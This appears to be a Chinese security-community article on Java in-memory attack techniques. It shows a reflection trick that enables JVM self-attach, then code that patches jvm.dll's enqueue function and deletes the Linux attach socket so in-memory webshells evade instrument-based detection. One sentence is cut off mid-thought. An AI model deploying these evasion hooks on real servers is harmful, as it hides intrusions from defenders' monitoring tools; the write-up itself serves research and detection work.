

Java 内存攻击技术漫谈 – 先知社区

先知社区，先知安全技术社区

前言

Java 技术栈漏洞目前业已是 web 安全领域的主流战场，随着 IPS、RASP 等防御系统的更新迭代，Java 攻防交战阵地已经从磁盘升级到了内存里面。

在今年 7 月份上海银针安全沙龙上，我分享了《Java 内存攻击技术漫谈》的议题，个人觉得 PPT 承载的信息比较离散，技术类的内容还是更适合用文章的形式来分享，所以一直想着抽时间写一篇和议题配套的文章，不巧赶上南京的新冠疫情，这篇文章拖了一个多月才有时间写。

allowAttachSelf 绕过

Java 的 instrument 是 Java 内存攻击常用的一种机制，instrument 通过 attach 方法提供了在 JVM 运行时动态查看、修改 Java 类的功能，比如通过 instrument 动态注入内存马。但是在 Java9 及以后的版本中，默认不允许 SelfAttach：

```
Attach API cannot be used to attach to the current VM by default
```

```
The implementation of Attach API has changed in JDK 9 to disallow attaching to the current VM by default. This change should have no impact on tools that use the Attach API to attach to a running VM. It may impact libraries that misuse this API as a way to get at the java.lang.instrument API. The system property jdk.attach.allowAttachSelf may be set on the command line to mitigate any compatibility with this change.
```

也就是说，系统提供了一个 jdk.attach.allowAttachSelf 的 VM 参数，这个参数默认为 false，且必须在 Java 启动时指定才生效。

编写一个 demo 尝试 attach 自身 PID，提示 Can not attach to current VM，如下：

```
C:\Users\rebey\IdeaProjects\TestDemo\out\artifacts\TestDemo_jar3>"C:\Program Files\Java\jdk-9.0.4\bin\java.exe" -jar TestDemo.jar
输入需要attach的PID:
28196
输入的PID为: 28196
current PID:28196
java.io.IOException: Can not attach to current VM
    at jdk.attach/sun.tools.attach.HotSpotVirtualMachine.<init>(HotSpotVirtualMachine.java:75)
    at jdk.attach/sun.tools.attach.VirtualMachineImpl.<init>(VirtualMachineImpl.java:48)
```

```
at jdk.attach/sun.tools.attach.AttachProviderImpl.attachVirtualMachine(AttachProviderImpl.java:69)
at jdk.attach/com.sun.tools.attach.VirtualMachine.attach(VirtualMachine.java:207)
at Test.main(Test.java:68)
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201056-2d31e4e4-ff54-1.png>)

经过分析 attach API 的执行流程，定位到如下代码：

```
25
26 package sun.tools.attach;
27
28 import ...
29
30 /*
31  * The HotSpot implementation of com.sun.tools.attach.VirtualMachine.
32  */
33
34 public abstract class HotSpotVirtualMachine extends VirtualMachine {
35
36     private static final long CURRENT_PID;
37     private static final boolean ALLOW_ATTACH_SELF;
38
39     static {
40         PrivilegedAction<ProcessHandle> pa = ProcessHandle::current;
41         CURRENT_PID = AccessController.doPrivileged(pa).pid();
42
43         String s = VM.getSavedProperty( key: "jdk.attach.allowAttachSelf");
44         ALLOW_ATTACH_SELF = "".equals(s) || Boolean.parseBoolean(s);
45     }
46
47     @ HotSpotVirtualMachine(AttachProvider provider, String id)
48     throws AttachNotSupportedException, IOException
49     {
50         super(provider, id);
51
52         int pid;
53         try {
54             pid = Integer.parseInt(id);
55         } catch (NumberFormatException e) {
56             throw new AttachNotSupportedException("Invalid process identifier");
57         }
58
59         // The tool should be a different VM to the target. This check will
60         // eventually be enforced by the target VM.
61         if (!ALLOW_ATTACH_SELF && (pid == 0 || pid == CURRENT_PID)) {
62             throw new IOException("Can not attach to current VM");
63         }
64     }
65 }
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201056-2d757132-ff54-1.png>)


由上图可见，attach 的时候会创建一个 HotSpotVirtualMachine 的父类，这个类在初始化的时候会去获取 VM 的启动参数，并把这个参数保存至 HotSpotVirtualMachine 的 ALLOW_ATTACH_SELF 属性中，恰好这个属性是个静态属性，所以我们可以通过反射动态修改这个属性的值。构造如下 POC：

```
Class cls=Class.forName("sun.tools.attach.HotSpotVirtualMachine");
```

```
Field field=cls.getDeclaredField("ALLOW_ATTACH_SELF");
field.setAccessible(true);
Field modifiersField=Field.class.getDeclaredField("modifiers");
modifiersField.setInt(field,field.getModifiers()&~Modifier.FINAL);
field.setBoolean(null,true);
```


由于 ALLOW_ATTACH_SELF 字段有 final 修饰符，所以在修改 ALLOW_ATTACH_SELF 值的同时，也需要把它的 final 修饰符给去掉（修改的时候，会有告警提示，不影响最终效果，可以忽略）。修改后，可以成功 attach 到自身进程，如下图：

```
C:\Users\rebey\IdeaProjects\TestDemo\out\artifacts\TestDemo_jar3>"C:\Program Files\Java\jdk-9.0.4\bin\java.exe" -jar TestDemo.jar
cls:class sun.tools.attach.HotSpotVirtualMachine,count:9
filed:CURRENT_PID
filed:ALLOW_ATTACH_SELF
filed:JNI_ENOMEM
filed:ATTACH_ERROR_BADJAR
filed:ATTACH_ERROR_NOTONCP
filed:ATTACH_ERROR_STARTFAIL
filed:MANAGEMENT_PREFIX
filed:defaultAttachTimeout
filed:attachTimeout
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by Test (file:/C:/Users/rebey/IdeaProjects/TestDemo/out/artifacts/TestDemo_jar3/TestDemo.jar) to field sun.tools.attach.HotSpotVirtualMachine.ALLOW_ATTACH_SELF
WARNING: Please consider reporting this to the maintainers of Test
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
value:null
输入需要attach的PID:
10988
输入的PID为: 10988
current PID:10988
Class changed!
sun.tools.attach.AttachProviderImpl@27c20538: 10988
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201057-2dc4cd2c-ff54-1.png>)

```
C:\Users\rebey\IdeaProjects\TestDemo\out\artifacts\TestDemo_jar3>"C:\Program Files\Java\jdk-11.0.11\bin\java.exe" -jar TestDemo.jar
cls:class sun.tools.attach.HotSpotVirtualMachine,count:9
filed:CURRENT_PID
filed:ALLOW_ATTACH_SELF
filed:JNI_ENOMEM
filed:ATTACH_ERROR_BADJAR
filed:ATTACH_ERROR_NOTONCP
filed:ATTACH_ERROR_STARTFAIL
filed:MANAGEMENT_PREFIX
filed:defaultAttachTimeout
filed:attachTimeout
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by Test (file:/C:/Users/rebey/IdeaProjects/TestDemo/out/artifacts/TestDemo_jar3/TestDemo.jar) to field sun.tools.attach.HotSpotVirtualMachine.ALLOW_ATTACH_SELF
WARNING: Please consider reporting this to the maintainers of Test
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
value:null
输入需要attach的PID:
27024
输入的PID为: 27024
current PID:27024
Class changed!
sun.tools.attach.AttachProviderImpl@69ea3742: 27024
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201057-2e0eb40a-ff54-1.png>)

这样，我们就成功绕过了 allowAttachSelf 的限制。

内存马防检测

随着攻防热度的升级，内存马注入现在已经发展成为一个常用的攻击技术。目前业界的内存马主要分为两大类：


- Agent 型
利用 instrument 机制，在不增加新类和新方法的情况下，对现有类的执行逻辑进行修改。JVM 层注入，通用性强。
- 非 Agent 型
通过新增一些 Java web 组件（如 Servlet、Filter、Listener、Controller 等）来实现拦截请求，从而注入木马代码，对目标容器环境有较强的依赖性，通用性较弱。

由于内存马技术的火热，内存马的检测也如火如荼，针对内存马的检测，目前业界主要有两种方法：

- 基于反射的检测方法
该方法是一种轻量级的检测方法，不需要注入 Java 进程，主要用于检测非 Agent 型的内存马，由于非 Agent 型的内存马会在 Java 层新增多个类和对象，并且会修改一些已有的数组，因此通过反射的方法即可检测，但是这种方法无法检测 Agent 型内存马。
- 基于 instrument 机制的检测方法
该方法是一种通用的重量级检测方法，需要将检测逻辑通过 attach API 注入 Java 进程，理论上可以检测出所有类型的内存马。当然 instrument 不仅能用于内存马检测，java.lang.instrument 是 Java 1.5 引入的一种可以通过修改字节码对 Java 程序进行监测的一种机制，这种机制广泛应用于各种 Java 性能检测框架、程序调试框架，如 JProfiler、IntelliJ IDE 等，当然近几年比较流行的 RASP 也是基于此类技术。

既然通过 instrument 机制能检测到 Agent 型内存马，那我们怎样才能避免被检测到呢？答案比较简单，也比较粗暴，那就是把 instrument 机制破坏掉。这也是在冰蝎 3.0 中内存马防检测机制的实现原理，检测软件无法 attach，自然也就无法检测。

首先，我们先分析一下 instrument 的工作流程，如下图：



(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201058-2e70c8f2-ff54-1.png>)

1. 检测工具作为 Client，根据指定的 PID，向目标 JVM 发起 attach 请求；
2. JVM 收到请求后，做一些校验（比如上文提到的 `jdk.attach.allowAttachSelf` 的校验），校验通过后，会打开一个 IPC 通道。
3. 接下来 Client 会封装一个名为 `AttachOperation` 的 C++ 对象，发送给 Server 端；
4. Server 端会把 Client 发过来的 `AttachOperation` 对象放入一个队列；
5. Server 端另外一个线程会从队列中取出 `AttachOperation` 对象并解析，然后执行对应的操作，并把执行结果通过 IPC 通道返回 Client。

由于该套流程的具体实现在不同的操作系统平台上略有差异，因此接下来我分平台来展开。

windows 平台

通过分析定位到如下关键代码：



(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201059-2ebe9bc2-ff54-1.png>)

可以看到当 var5 不等于 0 的时候，attach 会报错，而 var5 是从 var4 中读取的，var4 是 execute 的返回值，跟入 execute，如下：

```


76
77  InputStream execute(String cmd, Object ... args)
78     throws AgentLoadException, IOException
79 {
80     assert args.length ≤ 3;          // includes null
81
82     // create a pipe using a random name
83     int r = (new Random()).nextInt();
84     String pipename = "\\.\pipe\\javatool" + r;
85     long hPipe = createPipe(pipename);
86
87     // check if we are detached - in theory it's possible that detach is invoked
88     // after this check but before we enqueue the command.
89     if (hProcess == -1) {
90         closePipe(hPipe);
91         throw new IOException("Detached from target VM");
92     }
93
94     try {
95         // enqueue the command to the process
96         enqueue(hProcess, stub, cmd, pipename, args);
97
98         // wait for command to complete - process will connect with the
99         // completion status
100        connectPipe(hPipe);
101
102        // create an input stream for the pipe
103        PipedInputStream in = new PipedInputStream(hPipe);
104
105        // read completion status
106        int status = readInt(in);
107        if (status ≠ 0) {
108            // read from the stream and use that as the error message
109            String message = readErrorMessage(in);
110            in.close();
111            // special case the load command so that the right exception is thrown
112            if (cmd.equals("load")) {
113                String msg = "Failed to load agent library";
114                if (!message.isEmpty())
115                    msg += ": " + message;
116                throw new AgentLoadException(msg);
117            } else {
118                if (message.isEmpty())
119                    message = "Command failed in target VM";
120                throw new AttachOperationFailedException(message);
121            }
122        }
123
124        // return the input stream
125        return in;
126
127    } catch (IOException ioe) {
128        closePipe(hPipe);

```



(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201059-2efa25de-ff54-1.png>)

可以看到，execute 方法又把核心工作交给了方法 enqueue，这个方法是一个 native 方法，如下图：



(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201059-2f294c88-ff54-1.png>)

继续跟入 enqueue 方法：

```
357 JNIEXPORT void JNICALL Java_sun_tools_attach_WindowsVirtualMachine_enqueue
358 (JNIEnv *env, jclass cls, jlong handle, jbyteArray stub, jstring cmd,
359  jstring pipename, jobjectArray args)
360 {
361     DataBlock data;
362     DataBlock* pData;
363     DWORD* pCode;
364     DWORD stubLen;
365     HANDLE hProcess, hThread;
366     jint argsLen, i;
367     jbyte* stubCode;
368     jboolean isCopy;
369
370     /*
371      * Setup data to copy to target process
372      */
373     data._GetModuleHandle = _GetModuleHandle;
374     data._GetProcAddress = _GetProcAddress;
375
376     strcpy(data.jvmLib, "jvm");
377     strcpy(data.func1, "JVM_EnqueueOperation");
378     strcpy(data.func2, "_JVM_EnqueueOperation@20");
379
380     /*
381      * Command and arguments
382      */
383     jstring_to_cstring(env, cmd, data.cmd, MAX_CMD_LENGTH);
384     argsLen = (*env)->GetArrayLength(env, args);
385
386     if (argsLen > 0) {
387         if (argsLen > MAX_ARGS) {
388             JNI_ThrowInternalError(env, "Too many arguments");
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201100-2f5d079e-ff54-1.png>)

可以看到 enqueue 中封装了一个 DataBlock 对象，里面有几个关键参数:

```
strcpy(data.jvmLib, "jvm");
strcpy(data.func1, "JVM_EnqueueOperation");
strcpy(data.func2, "_JVM_EnqueueOperation@20");
```

以上操作都发生在 Client 侧，接下来我们转到 Server 侧，定位到如下代码:


```
96     HINSTANCE h;
97     EnqueueOperationFunc addr;
98
99     h = pData->_GetModuleHandle(pData->jvmLib);
100     if (h == NULL) {
101         return ERR_OPEN_JVM_FAIL;
102     }
103
104     addr = (EnqueueOperationFunc)(pData->_GetProcAddress(h, pData->func1));
105     if (addr == NULL) {
106         addr = (EnqueueOperationFunc)(pData->_GetProcAddress(h, pData->func2));
107     }
108     if (addr == NULL) {
109         return ERR_GET_ENQUEUE_FUNC_FAIL;
110     }
111
112     /* "null" command - does nothing in the target VM */
113     if (pData->cmd[0] == '\0') {
114         return 0;
115     } else {
116         return (*addr)(pData->cmd, pData->arg[0], pData->arg[1], pData->arg[2], pData->pipename);
117     }
118 }
119
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201100-2f932b80-ff54-1.png>)

这段代码是把 Client 发过来的对象进行解包，然后解析里面的指令。经常写 Windows shellcode 的人应该会看到两个特别熟悉的 API: GetModuleHandle、GetProcAddress，这是动态定位 DLL 中导出函数的常用 API。这里的操作就是动态从 jvm.dll 中动态定位名称为 JVM_EnqueueOperation 和_JVM_EnqueueOperation@20 的两个导出函数，这两个函数就是上文流程图将 AttachOperation 对象放入队列的执行函数。

到这里我想大家应该知道接下来该怎么做了，那就是 inlineHook。我们只要把 jvm.dll

静态分析结束了，接下来动态调试 Server 侧，定位到如下位置：



(https://xzfile.aliyuncs.com/media/upload/picture/20210817201101-3041145c-ff54-1.png)


怎么修改呢？当然是用 JNI，核心代码如下：

```
unsigned char buf[]="\xc2\x14\x00"; //32,direct return enqueue function
HINSTANCE hModule = LoadLibrary(L"jvm.dll");
//LPVOID dst=GetProcAddress(hModule,"ConnectNamedPipe");
LPVOID dst=GetProcAddress(hModule,"_JVM_EnqueueOperation@20");
DWORD old;
if (VirtualProtectEx(GetCurrentProcess(),dst, 3, PAGE_EXECUTE_READWRITE, &old)){
WriteProcessMemory(GetCurrentProcess(), dst, buf, 3, NULL);
VirtualProtectEx(GetCurrentProcess(), dst, 3, old, &old);
}

/*unsigned char buf[]="\xc3"; //64,direct return enqueue function
HINSTANCE hModule = LoadLibrary(L"jvm.dll");
//LPVOID dst=GetProcAddress(hModule,"ConnectNamedPipe");
LPVOID dst=GetProcAddress(hModule,"JVM_EnqueueOperation");
//printf("ConnectNamedPipe:%p",dst);
DWORD old;
if (VirtualProtectEx(GetCurrentProcess(),dst, 1, PAGE_EXECUTE_READWRITE, &old)){
WriteProcessMemory(GetCurrentProcess(), dst, buf, 1, NULL);
VirtualProtectEx(GetCurrentProcess(), dst, 1, old, &old);
}*/
```

注意这里要考虑 32 位和 64 位的区别，同时要注意堆栈平衡，否则可能会导致进程 crash。

到此，我们就实现了 Windows 平台上的内存马防检测（Anti-Attach）功能，我们尝试用 JProfiler 连接试一下，可见已经无法 attach 到目标进程了：





(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201101-306f8daa-ff54-1.png>)

以上即是 Windows 平台上的内存马防检测功能原理。

Linux 平台

在 Linux 平台，instrument 的实现略有不同，通过跟踪整个流程定位到如下代码：

```
24      super(var1, var2);
25
26      int var3;
27      try {
28          var3 = Integer.parseInt(var2);
29      } catch (NumberFormatException var22) {
30          throw new AttachNotSupportedException("Invalid process identifier");
31      }
32
33      this.path = this.findSocketFile(var3);
34      if (this.path == null) {
35          File var4 = new File(tmpdir, "child: ".attach_pid" + var3);
36          createAttachFile(var4.getPath());
37
38          try {
39              sendQuitTo(var3);
40              int var5 = 0;
41              long var6 = 200L;
42              int var8 = (int)(this.attachTimeout() / var6);
43
44              do {
45                  try {
46                      Thread.sleep(var6);
47                  } catch (InterruptedException var21) {
48                  }
49
50                  this.path = this.findSocketFile(var3);
51                  ++var5;
52              } while (var5 <= var8 && this.path == null);
53
54              if (this.path == null) {
55                  throw new AttachNotSupportedException("Unable to open socket file: target process not responding or HotSpot VM not loaded");
56              }
57          }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201102-30b73736-ff54-1.png>)

可以看到，在 Linux 平台上，IPC 通信采用的是 UNIX Domain Socket，因此想破坏 Linux 平台下的 instrument attach 流程还是比较简单的，只要把对应的 UNIX Domain Socket 文件删掉就可以了。

删掉后，我们尝试对目标 JVM 进行 attach，便会提示无法 attach：

```
rebeeyond@ubuntu: ~/Downloads/apache-tomcat-9.0.41/bin
java.lang.reflect.InvocationTargetException
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
    at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
    at java.lang.reflect.Method.invoke(Method.java:498)
    at com.wyo.jawfst.cgixg.Ubqe.doAgentShell(MemShell.java:290)
    at com.wyo.jawfst.cgixg.Ubqe.equals(MemShell.java:48)
    at org.apache.jsp.shell_jsp._jspService(shell_jsp.java:123)
    at org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:71)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:733)
    at org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:477)
    at org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:385)
    at org.apache.jasper.servlet.JspServlet.service(JspServlet.java:329)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:733)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:231)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
    at org.apache.catalina.websocket.server.WsFilter.doFilter(WsFilter.java:53)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
    at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:202)
    at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:97)
    at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:542)
    at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:143)
    at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92)
    at org.apache.catalina.valves.AbstractAccessLogValve.invoke(AbstractAccessLogValve.java:690)
    at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:78)
    at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:343)
    at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:374)
    at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
    at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:888)
    at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1597)
    at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
    at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
    at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
    at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
    at java.lang.Thread.run(Thread.java:748)
Caused by: com.sun.tools.attach.AttachNotSupportedException: Unable to open socket file: target process not responding or HotSpot VM not loaded
    at sun.tools.attach.LinuxVirtualMachine.<init>(LinuxVirtualMachine.java:82)
    at sun.tools.attach.LinuxAttachProvider.attachVirtualMachine(LinuxAttachProvider.java:46)
    at com.sun.tools.attach.VirtualMachine.attach(VirtualMachine.java:195)
    ... 35 more
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201102-3107fbb2-ff54-1.png>)

到此，我们就实现了 Linux 平台上的内存马防检测（Anti-Attach）功能，当然其他 *nix-like 的操作系统平台也同样适用于此方法。

最后说一句，内存马防检测，其实可以在上述 instrument 流程图中的任意一个环节进行破坏，都可以实现 Anti-Attach 的效果。

